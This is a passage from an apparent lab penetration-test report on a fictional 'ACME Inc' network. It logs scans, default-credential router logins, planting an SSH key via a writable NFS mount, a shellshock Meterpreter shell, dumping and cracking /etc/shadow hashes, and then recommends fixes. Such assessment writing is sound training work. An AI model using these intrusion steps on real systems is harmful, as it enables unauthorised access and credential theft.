The results of this nmap reveal an open telnet port on the IP 192.168.0.97, with this information a telnet connection was made prompting a VyOS login screen confirming this device is another router. Default credentials were once again attempted which allowed for a successful login, the commands previously used on routers one two and three “show interfaces” along with “show IP route” were once again used in order to discover more about this router’s connections. The login attempt and commands used on outer 3 can be seen below in figure OO.




Figure OO – Router 4 information

From the information seen in figure OO it can be determined that there are only two devices directly connected to router 4. The two devices connected are as follows:

- Firewall – As shown in the firewall section, router 4 is directly connected to the firewall via the eth0 interface, it can also be seen that the interface connected on the firewalls side is using the IP 192.168.0.96
- PC5 – A fifth PC is directly connected to router 4 using the eth1 interface.

4.2.1.1 PC 5

Using the information discovered in figure OO a Nmap scan took place on the network address 192.168.0.64/27, this scan revealed the following information shown in figure PP.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 12:28 EST
Nmap scan report for 192.168.0.65
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 17.78 seconds
```

Figure PP - nmap on 192.168.0.64/27

The scan reveals a new device using the IP 192.168.0.66, this device is PC5. PC5 has an open SSH service allowing for a remote login connection to be made, when this connection was attempted using the root account permission was denied due to not having the correct key. With this information an NSF mount was created using the same method as PC1 and PC2, with the mount successful a new RSA key was created using the process seen in figure QQ.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:qah2ZHybYagpv3+3u+np7lloPPGmvghMcnTDD/Hh6YM root@kali
The key's randomart image is:
+---[RSA 3072]----+
|        . .      |
|       . + o     |
|      . = +      |
|     . . * .     |
|    ..o.E S      |
|     ==.+o =     |
|    =+o.+= +     |
| . + ... +o.O    |
|  +++ ... B/=    |
+----[SHA256]-----+
```

Figure QQ – Creating a key

With the new key created the root folder for PC5 was accessed through the mount created, while inside the root folder the new RSA key created was securely copied over into the mounts authorized_keys file. The process of copying the file can be seen below in figure RR.

```
root@kali:~# cd /tmp/66/root
root@kali:/tmp/66/root# scp /root/.ssh/id_rsa.pub /tmp/66/root/.ssh/authorized_keys
root@kali:/tmp/66/root# cd
```

Figure RR – Securely coping the key into the correct folder

With the new key copied into the root folder through the mount an SSH remote login was once again attempted on PC5 using the root account, this login was successful and did not require a password due to the key created. Once logged into PC5 on the root account the "ifconfig" command was once again used to reveal more about this device, the login process as well as the "ifconfig" command can be seen in figure SS.

```
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:3b:bd
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fef9:3bbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1718 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1569 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:150180 (150.1 KB)  TX bytes:219162 (219.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18680 (18.6 KB)  TX bytes:18680 (18.6 KB)

root@xadmin-virtual-machine:~#
```

Figure SS – Successful shh connection into PC5

The “ifconfig” revealed that apart from router 4 there are no other directly connected devices, this makes pc 5 and router 4 the only devices on this subnet and makes PC5 the final device on the network.

5 SECURITY EVALUATION & COUNTERMEASURES

5.1 ROUTERS

5.1.1 Default credentials

As seen throughout the network investigations, all the networks VyOS routers were found to be using the default VyOS credentials. Using default credentials is extremely bad practice when setting up a network as these credentials can be easily accessed by anyone from a simple online search allowing anyone the ability to log into the routers and view any information they hold.

It is recommended that during the installation of any device that the username and passwords are changed, while it was not changed on installation it is still recommended that both the username and passwords on the routers are changed to ones that are more complex in order to increases the routers security.

5.1.2 Telnet

As well as default credentials all routers also had port 23 open enabling a telnet connection to be made to the routers allowing for a remote login. With telnet being enabled on all routers they are significantly more insecure and the network more susceptible to attacks, the ability to log into the routers remotely would allow for an attacker to log on and intercept any traffic passing through, this could potentially allow for various usernames and passwords to be stolen by a malicious user watching the traffic.

By disabling the telnet protocol the vulnerabilities that accompany would be mitigated, however this would also remove the ability to remotely access the routers. If remote access to the network is required, it is recommended that an SSH is used in order to do so.

5.2 WEBSERVERS

5.2.1 Shellshock

A previous Nikto scan seen in figure HH it was revealed that webserver 2 on the IP 192.168.0.242 is vulnerable to shellshock. While this was previously used to port forwarding in order to view the firewalls webpage, it can also be used for other attacks. For example, with the shellshock exploit running a shell was created as seen in figure TT.

```
meterpreter > shell
Process 1765 created.
Channel 1 created.

python -c 'import pty: pty.spwan("/bin/bash")'
  File "<string>", line 1
    import pty: pty.spwan("/bin/bash")
               ^
SyntaxError: invalid syntax
^Z
Background channel 1? [y/N]  N

python -c 'import pty; pty.spawn("/bin/bash")'
root@xadmin-virtual-machine:/var/www/cgi-bin#
```

Figure TT - Creating shell

While within the shell the /etc file was browsed to and the shadow file was view using the process seen in figure UU.

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@xadmin-virtual-machine:/var/www/cgi-bin# cd
cd
root@xadmin-virtual-machine:~# ls
ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@xadmin-virtual-machine:~# cd etc
cd etc
bash: cd: etc: No such file or directory
root@xadmin-virtual-machine:~# cd /etc
cd /etc
root@xadmin-virtual-machine:/etc# ls
ls
```

```
root@xadmin-virtual-machine:/etc# cat shadow
cat shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
root@xadmin-virtual-machine:/etc#
```

Figure UU - Browsing to /etc and view the shadow file

The shadow file reveals the hashes for both the “root” and “xweb” account, these hashes were then put into the john the ripper program revealing them to be “apple” and “pears”, with the passwords revealed a SSH connection was made to the webserver through the root account. During the SSH attempt the password “apple” was used allowing for a successful login confirming the passwords found are correct. The process of cracking the passwords and the login attempt can be seen in figure VV.

```
root@kali:~/Desktop# john hashes
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~/Desktop# john hashes.txt
stat: hashes.txt: No such file or directory
root@kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (?)
1g 0:00:00:24 52.08% 2/3 (ETA: 11:56:02) 0.04159g/s 3269p/s 3279c/s 3279C/s steelE..zacefroN
Proceeding with incremental:ASCII
pears            (?)
2g 0:00:02:22 DONE 3/3 (2020-12-17 11:57) 0.01405g/s 3115p/s 3117c/s 3117C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~# ssh root@192.168.0.242
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure VV - Cracking the password hashes and logging in

The webservers shellshock vulnerability can be mitigated by updating the bash version used by typing the following command into to command line:

“Sudo apt-get update && sudo apt-get install –only-upgrade bash”

With the bash version updated the webserver would no longer be weak to the shellshock vulnerability, an attacker would no longer be able to discover passwords or port forward to access the firewalls webpage upgrading both the webserver and the firewalls security.

5.2.2 WordPress

As seen on webserver 1 an outdated version of wordpress is running, this allowed for an exploit to be used that allowed for the admin password to be discovered.

A simple way to mitigate this issue is to update the wordpress installation on the webserver.

5.2.3 Apache Version

Both webservers are running an outdated version of apache, having an outdated version of apache can lead to the webservers being vulnerable to various exploits.

This can be mitigated by updating apache to the latest version on the webservers.

5.2.4 Weak Passwords

As shown in section 5.2.1, the webserver was found to be using the passwords “apple” and “pear” for different accounts, due to these passwords being common words with a small character count they can be very easily be guessed, brute forced or discovered from a word list.

It is recommended that these passwords are updated to something more complex with a higher character count as this would force an attacker to spend more time brute forcing the password, allowing ACME Inc more time to react to the malicious user.

5.3 PC’s

5.3.1 Weak Passwords

During the network investigation two passwords were found to be used on the PC’s, these passwords were:

- Plums
- !gatvol

Due to these passwords short length they can very easily be brute forced, the “plums” password is particularly weak due to it being a common word and may therefore appear in various word lists as well. While still weak the “!gatvol” password is stronger due to it containing a special character as well as it being random letters.

A solution to help makes brute forcing passwords harder for an attacker and improve password security would be longer passwords, a password with more than 16 characters would take much longer to discover compared to the ones on the network. Additionally, while creating passwords with random characters may be an efficient way at creating a strong password it is also not as memorable as such it is recommended that three or more random words are chosen to make it more memorable. A password manager could also be used allowing to have truly random passwords stored behind one master password.

5.3.2 Password Reuse

During the network investigation it was found that multiple PC’s were using the same password, both PC1 and PC2’s “xadmin” account were found to be using the password “plums”.

It is recommended that a new password is used for every new account created, in doing this an attacker would not be able to gain immediate access to another device potentially creating enough time for them to be stopped. It is further recommended that a password manager is used as this would allow the creation and use of multiple passwords on any account while only needing to remember the master password in order to access the others.

5.3.3 NFS Privileges

PC 5 was setup in a way in which write privileges were enabled on the NFS mount, this allowed for access to the PC which can be seen in section 4.2.1.1. In order to mitigate this, write permissions should be disabled on NFS whenever it is not needed.

5.3.4 SSH Brute Forcing

Linux devices running default settings allows for SSH to be brute forced, this is due to it allowing as many requests as the service allows per second. In order to prevent this, it is possible to limit the number of login attempts per minute to any chosen number.

5.4 FIREWALL

5.4.1 Default credentials

Much like the routers on the network, the firewall also uses default credentials on its login page. It is recommended that both the username and password for the firewalls account are updated to something more complex in order to prevent an attacker from discovering the passwords from an online search.

5.4.2 Use of HTTP over HTTPS

The firewalls webpage uses HTTP instead of HTTPS, due to this any traffic between the server and the client is not secure. This would allow for a malicious user to intercept these communications and view any information within them.

A simple way to mitigate this issue is to configure the firewall, it is possible on the firewalls webpage it is possible to change the use of HTTP to HTTPS with a simple checkbox. By doing this it will encrypt all future traffic between the server and the client.

5.5 NETWORK STRUCTURE

The current network structure follows a standard “linear bus” network topology, this type of network is used usually due to it being simple to create, however this type of network has various issues such as if at one point a router or connection was to fail the entire network would fail as there would be no alternative route for any traffic to take, this could potentially harm vital work that has to be completed due to the amount of downtime the network would face during this situation.

In order to resolve this network issue a change in the network structure could be taken, one structure change the network could use is the “bi-directional ring” network structure. This proposed structure would increase the networks overall efficiency as it would lower the latency between devices as the network traffic would no longer have as long to travel between devices on the network. Additionally, if a router or connection was to go down in this network structure only the computers or servers directly connected to that device would be taken offline due to other routes being available for network traffic to take. A diagram of the suggested “bi-directional ring” network structure can be seen in figure WW.




Figure WW - Bidirectional ring network structure

6 CRITICAL EVALUATION

6.1 DISCUSSION

The network presented by ACME Inc for investigation has various issues to it, however the network also makes good use of subnets ensuring each subnet set up can allow for future expansion as well as ensuring subnets that do not need expanding do not waste IP addresses. The firewall set up within the network has various issues which must be fixed such as the use of default credentials and it is recommended any default credentials used within the network are immediately changed. One of the main issue the network faces is its current structure, a change in the network structure is recommended to ensure that if one point in the network goes down the network will not suffer as much, the use of a Bidirectional ring network structure would give the network such stability.

7 CONCLUSION

7.1 CONCLUSION

To conclude, the investigation on the ACME Inc network found that the network is insecure and various changes must be made. Once a new network manager has been found for ACME Inc documentation of the network should be made essential and any changes in the network should be logged.

7.2 FUTURE WORK

A second network assessment could take place on the ACME Inc network once any changes they wish to make on the network have been carried out, this would allow ACME Inc to see how their network has improved and if any new issues that may have appeared.

Additionally, during the investigation a DHCP server was found on the IP 192.168.0.203, more could be done on this device such as performing a DHCP starvation attack in order to exhaust the available IP's on the server.

8 REFERENCES

HackTricks, 2019. *5353/UDP Multicast DNS (mDNS).* [Online]
Available at: https://book.hacktricks.xyz/pentesting/5353-udp-multicast-dns-mdns
[Accessed 28 December 2020].

Infoblox, n.d. *What is a DHCP Server.* [Online]
Available at: https://www.infoblox.com/glossary/dhcp-server/#:~:text=%20Most%20routers%2Fswitches%20have%20the%20ability%20to%20provide,These%20DHCP%20packets%20are%20handled%20in...%20More%20
[Accessed 26 December 2020].

Linuxize, 2020. *How to set up SSH tunneling.* [Online]
Available at: https://linuxize.com/post/how-to-setup-ssh-tunneling/#:~:text=%20Set%20up%20SSH%20Tunneling%20in%20Windows%23%20,setting%20up%20dynamic%20forwarding%2C%20enter%20onl...%20More%20
[Accessed 26 December 2020].

Netgate Docs, n.d. *Pfsense user managment and authentication.* [Online]
Available at:
https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html#:~:text=pfSense%20Default%20Username%20and%20Password.%20The%20default%20credentials,a%20pfSense%C2%AE%20firewall%20are%3A%20Username%3A%20admin.%20Password%3A%20pfsense.
[Accessed 24 December 2020].

Singh, S., 2018. *Exploiting NFS Share.* [Online]
Available at: https://resources.infosecinstitute.com/topic/exploiting-nfs-share/
[Accessed 18 December 2020].

Tunnels up, 2016. *How to create SSH tunnels.* [Online]
Available at: https://www.tunnelsup.com/how-to-create-ssh-tunnels/
[Accessed 24 December 2020].

VyOS, 2018. *VyOS configuration restore.* [Online]
Available at: https://be-virtual.net/vyos-configuration-restore/#:~:text=%20Procedure%3A%20%201%20Open%20your%20vSphere%20Infrastructure,reboot%2010%20yes%2011%20show%20interfaces%20More%20
[Accessed 24 December 2020].

Wiles, F., n.d. *Quick-Tip: SSH Tunneling Made Easy.* [Online]
Available at: https://www.revsys.com/writings/quicktips/ssh-tunnel.html
[Accessed 27 December 2020].

9 APPENDICES

APPENDIX A – TCP SCANS

```
root@kali:~# nmap 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 09:09 EST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 31 undergoing ARP Ping Scan
Parallel DNS resolution of 31 hosts. Timing: About 0.00% done
Nmap scan report for 192.168.0.193
Host is up (0.00015s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000030s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.81 seconds
```

```
root@kali:~# nmap 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-01 16:05 EST
Nmap scan report for 192.168.0.225
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.45 seconds
```


```
root@kali:~# nmap 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 08:58 EST
Nmap scan report for 192.168.0.33
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.99 seconds
```

